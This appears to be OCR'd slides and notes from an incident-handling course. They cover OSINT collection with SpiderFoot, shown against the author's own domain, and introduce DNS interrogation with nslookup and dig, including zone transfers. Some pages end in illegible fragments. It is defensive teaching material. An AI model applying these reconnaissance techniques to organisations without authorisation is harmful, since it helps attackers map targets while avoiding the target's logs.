

OSINT Data Collection

The challenge of OSINT data: *Numerous, disparate data sources*

- OSINT data sources are numerous and varied in accessibility
  - Free, no registration required
  - Free, registration required
  - Paid, price per lookup
  - Paid, (insert payment collection model here)
- Accessibility and confidence in OSINT data sources can also be a challenge
  - Are you collecting all of the information available?
  - How can you collect and parse information in a timely manner?

The primary problem with OSINT data collection is the numerous data sources, each providing disparate data from varied search criteria. Many OSINT data services are free, but some require registration prior to use. Other OSINT data services require payment, sometimes charged as a price per search, a subscription model, a one-time cost, and many other variations thereof.

The accessibility and confidence in OSINT data sources can also be a challenge. Are you collecting all of the useful OSINT data that is available? How can you collect and parse the information that is available in a timely and cost-effective manner?

Fortunately we have OSINT data aggregator tools that consume OSINT information from multiple sources, providing a single interface to store and process the collected information.



New Scan

Scan Name
HackingExposedWireless

Seed Target
hackingexposedwireless.com

By Use Case | By Required Data | By Module

○ All — **Get anything and everything about the target.**
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and ana

● Footprint — **Understand what information this target exposes to the Internet.**
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained throug of web crawling and search engine use.

○ Investigate — **Best for when you suspect the target to be malicious but need more information.**
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information abo

NOTE

SpiderFoot is a simple interface to collect OSINT data from hundreds of online sources.

Specify a *Scan Name* and a *Seed Target* (usually a hostname, email address, or a domain name) to start a scan.

SpiderFoot is an open-source, GPL-licensed OSINT data collection and analysis tool created by Steve Micallef. With support for Linux, macOS, and Windows systems, SpiderFoot is simple to use and relatively fast. By providing a *seed target* (such as a domain name, a hostname, or an email address), SpiderFoot collects OSINT data from hundreds of online sources, using the collected data to seed additional searches.

SpiderFoot is available at https://spiderfoot.net.



HackingExposedWireless

Total 1393 Unique 781 Status FINISHED Errors 14

TIP

SpiderFoot queries data from many different online sources. Some sources require registration to obtain an API key. If you don't specify an API key, SpiderFoot records that module as an error and scans with the other remaining modules.

The SpiderFoot example on this page shows one of three completed scan result views. Here we see the *Status* view, which discloses the number of unique events (or pieces of information) disclosed for multiple OSINT sources or *modules* (listed across the bottom of the page). Clicking on any of these modules provides the detailed information supplied from the data source, formatted in a consistent view.

SpiderFoot also supports a graphical view of the collected data (not shown here). The graphical view shows the interconnected relationships between the data reported in SpiderFoot. For example, starting a search from a domain name may reveal a hostname, a web server, a webpage, and linked JavaScript content to a secondary domain. The SpiderFoot Graph view shows this relationship, making it possible to trace back the source of a given piece of collected information.

SpiderFoot supports the use of free OSINT data sources, though several sources require prior registration and configuration in SpiderFoot to supply an API key or other username and password. These options are available in the Settings window. If you do not supply a valid API key for these services, SpiderFoot records the source as an *error*, but continues to use the other available data sources to complete the scan.



Type	Unique Data Elements	Total Data Elements	Last Data Element
Account on External Site	1	1	2019-02-21 1
Affiliate - Internet Name	3	3	2019-02-21 1
Affiliate Description - Abstract	1	1	2019-02-21 1
Affiliate Description - Category	8	8	2019-02-21 1
Domain Name	1	1	2019-02-21 1
Domain Registrar	1	1	2019-02-21 1
Domain Whois	1	1	2019-02-21
Externally Hosted Javascript	2	28	2019-02-21 2
HTTP Headers	108	108	2019-02-21 2

TIP

View the SpiderFoot scan results as a chart, a graph, or a list view (shown here). Each module can be selected to look at the individual results, such as domain information, externally hosted resources, third-party affiliate relationships, file metadata, and more.

The example on this page from SpiderFoot shows a small excerpt from the scan results for one of this author's domains, hackingexposedwireless.com. SpiderFoot's modules revealed a single account on an external site that uses the target site domain name, multiple affiliate/partner data sources, and externally hosted JavaScript content. Not shown on this page are additional OSINT data sources, including file metadata, web server configuration settings, certificate transparency records, and more.



Not OSINT Data

Where does OSINT Stop?

- Generally, OSINT data is collected from websites and APIs, through third-party collection sources
  - Great for attackers since it does not generate logs at the target site
- While abundant, OSINT is not the end of all available target data

Although some OSINT tools cross this line, any activity sent to the target site directly becomes *direct* reconnaissance. Next we'll look at tools that provide additional information at the cost of potential target identification.

When collecting information for reconnaissance analysis, it is important to consider where OSINT data stops, and active scanning against a target begins. Generally, OSINT data is collected from public websites and third-party API services. This is beneficial to the attacker, since the information collected does not reach the target system directly, preventing any opportunity of discovery through log monitoring at the target organization. Tools that send requests directly to the target organization are no longer strictly OSINT, but rather a form of *direct* reconnaissance.

While abundant, OSINT data is not the end of all of the available data that will assist in providing reconnaissance analysis of the organization. We'll also look at the use of additional tools to collect information, crossing the line from OSINT to direct reconnaissance analysis.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- **Step 1: Reconnaissance**
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Reconnaissance

Overview

Open-Source Intelligence (OSINT)

Lab 2.1: OSINT with SpiderFoot

DNS Interrogation

Website Searches

Search Engines as Recon Tools

Maltego Recon Suite

Web-Based Recon and Attack Sites

Next we'll work on a lab exercise using the SpiderFoot tool.



LAB 2.1

Please work on the lab exercise *OSINT with SpiderFoot*

This page intentionally left blank.

Status, browse, graph [illegible]

[illegible]

[illegible]

[illegible]

[illegible]



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- **Step 1: Reconnaissance**
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Reconnaissance

Overview

Open-Source Intelligence (OSINT)

Lab 2.1: OSINT with SpiderFoot

DNS Interrogation

Website Searches

Search Engines as Recon Tools

Maltego Recon Suite

Web-Based Recon and Attack Sites

The attacker now has some useful information about the target. The last element obtained by the attacker included DNS server IP addresses for the target. The attacker can now try to harvest information from these DNS servers.



DNS and Nslookup

DNS Interrogation

- The Domain Name System is full of useful information about a target
- The attacker's goal is to discover as many IP addresses associated with the target domain as possible
- The `nslookup` command can be used to interact with a DNS server to get this data
  - Included in modern versions of Windows
  - Included in most UNIX implementations (deprecated in some UNIXes and limited on some Linux variants)
- Dig is another useful tool for DNS recon

Nslookup is a program that can be used to interrogate DNS servers.

The nslookup command works in both modern Windows systems and UNIX. However, in UNIX, nslookup is being deprecated. If you run it, it may bark at you, telling you to use dig or host. In the latest versions of Linux nslookup, the command has been stripped so that it cannot perform zone transfers, which is a useful technique for getting a lot of information about a target domain. If your Linux nslookup gives you an error message saying that zone transfers aren't supported, use dig on Linux.

[illegible]

